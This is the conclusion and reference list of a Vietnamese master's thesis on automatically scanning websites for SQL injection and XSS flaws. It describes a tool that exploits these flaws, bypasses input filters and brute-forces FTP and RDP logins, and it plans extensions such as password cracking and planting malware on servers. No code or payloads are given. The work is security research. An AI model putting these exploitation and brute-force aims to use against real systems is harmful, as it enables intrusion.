Qua một thời gian nghiên cứu, được sự giúp đỡ tận tình của giáo viên hướng dẫn, các đồng nghiệp, gia đình, đến nay luận văn "*Phân tích tự động các Website để phát hiện lỗ hổng tiêm nhiễm SQL và XSS* " cơ bản đã đạt được các mục tiêu đề ra:

+ Nghiên cứu các lỗ hổng an ninh ứng dụng web, phương pháp khai thác lỗ hổng an ninh SQLi, XSS với từng loại CSDL, cách thức bypass việc lọc các ký tự đầu vào do người lập trình thiết lập.

+ Xây dựng phần mềm có các chức năng: crawler, phát hiện và khai thác lỗ hổng an ninh SQLi và XSS, dò quét các file nhạy cảm, đường dẫn đăng nhập, brute force tài khoản đăng nhập FTP và RDP.

+ Tiến hành xử lý song song, lập lịch có thể thực hiện dò quét nhiều mục tiêu đồng thời trên cả 05 chức năng là: crawler, dò quét SQLi, XSS, tìm file nhạy cảm, đường dẫn đăng nhập.

+ Phần mềm này có khả năng phát hiện và khai thác tốt một số mục tiêu mà các phần mềm quét hiện tại không thực hiện được.

Hướng phát triển:

Trong thời gian tới, tiếp tục hoàn thiện các chức năng như: nghiên cứu bổ sung thêm các giải pháp bypass nâng cao trong khai thác lỗ hổng SQLi; giải pháp bypass ký tự metadata trong khai thác XSS, xây dựng bộ từ điển tương đối đầy đủ brute force tài khoản FTP, RDP; thử nghiệm với nhiều website đầu vào để có thể khai thác nhiều nhất các dạng SQLi và XSS. Ngoài ra,một số tính năng mới cũng sẽ được bổ sung thêm như crack mật khẩu, cài mã độc lên máy chủ, truy cập file hệ thống…, phát triển phần mềm thành công cụ kiểm tra lỗ hổng an ninh ứng dụng web tương đối hoàn thiện.

TÀI LIỆU THAM KHẢO

A. Tài liệu Tiếng Việt:

[1] Lê Đình Duy (2013), *Tấn công kiểu SQL injection-Tác hại và phòng tránh*, Khoa CNTT-Trường ĐH Khoa Học Tự Nhiên TP.HCM.

[2] Võ Đỗ Thắng (2013), *Tấn công và phòng thủ cho ứng dụng Web*, Trung tâm An ninh mạng Athena

B. Tài liệu Tiếng Anh:

[3] Lwin Khin Shar, Hee Beng Kuan Tan (2012), *Mining Input Sanitization Patterns for Predicting SQL Injection and Cross Site Scripting Vulnerabilities*.

[4] Dennis Appelt, Cu Duy Nguyen, Lionel C. Briand, Nadia Alshahwan (2014), *Automated Testing for SQL Injection Vulnerabilities: An Input Mutation Approach*.

[5] Hossain Shahriar, Mohammad Zulkernine (2008), *MUSIC: Mutation-based SQL Injection Vulnerability Checking*

[6] Hanqing Wu, Liz Zhao (2015), *Web Security: A WhiteHat Perspective. Auerbach Publications*.

[7] Dafydd Stuttard (2011), Marcus Pinto, *the Web Applicaion Hacker's Handbook: Finding and Exloiting Security Flaws, Second Edition.*

[8] Michael Martin, Monica S. Lam (2011), *Automatic Generation of XSS and SQL Injection Attacks with Goal-Directed Model Checking*.

[9] Adam Kiezun, Philip J. Guo, Karthick Jayaraman, Michael D. Ernst (2009), *Automatic Creation of SQL Injection and Cross-Site Scripting Attacks*.

[10] Stefan Kals, Engin Kirda, Christopher Kruegel, and Nenad Jovanovic (2006), *SecuBat: A Web Vulnerability Scanner*.

C. Trang web

[11] https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005)#Detection_Techniques

[12] http://gh0stsec.blogspot.com/2016/02/attack-sql-injection-part-1.html

[13]https://securityforall.wordpress.com/2012/05/30/sql-injection-tutorials-huong-dan-day-du-ve-sql-injection/

[14] https://www.owasp.org/index.php/SQL_Injection_Bypassing_WAF

[15]https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OTG-INPVAL-001)

[16] http://securityidiots.com/Web-Pentest/SQL-Injection

[17] http://ctf.ist-vnisa.org.vn/web/top-10-owasp.html

[18] https://www.slideshare.net/sbc-vn/scb-2013-owasp-top-10-2013

[19] https://www.slideshare.net/sbc-vn/tnh-hnh-antt-vit-nam-l-cng-ph-cmc-infosec

[20] https://www.infosec.gov.hk/english/technical/files/vulnerability.pdf

[21] http://antoanthongtin.vn/Detail.aspx?NewsID=8770130c-2615-4621-a534-e877bb81d4ad&CatID=838ca04c-c317-484d-a461-00b464748b71.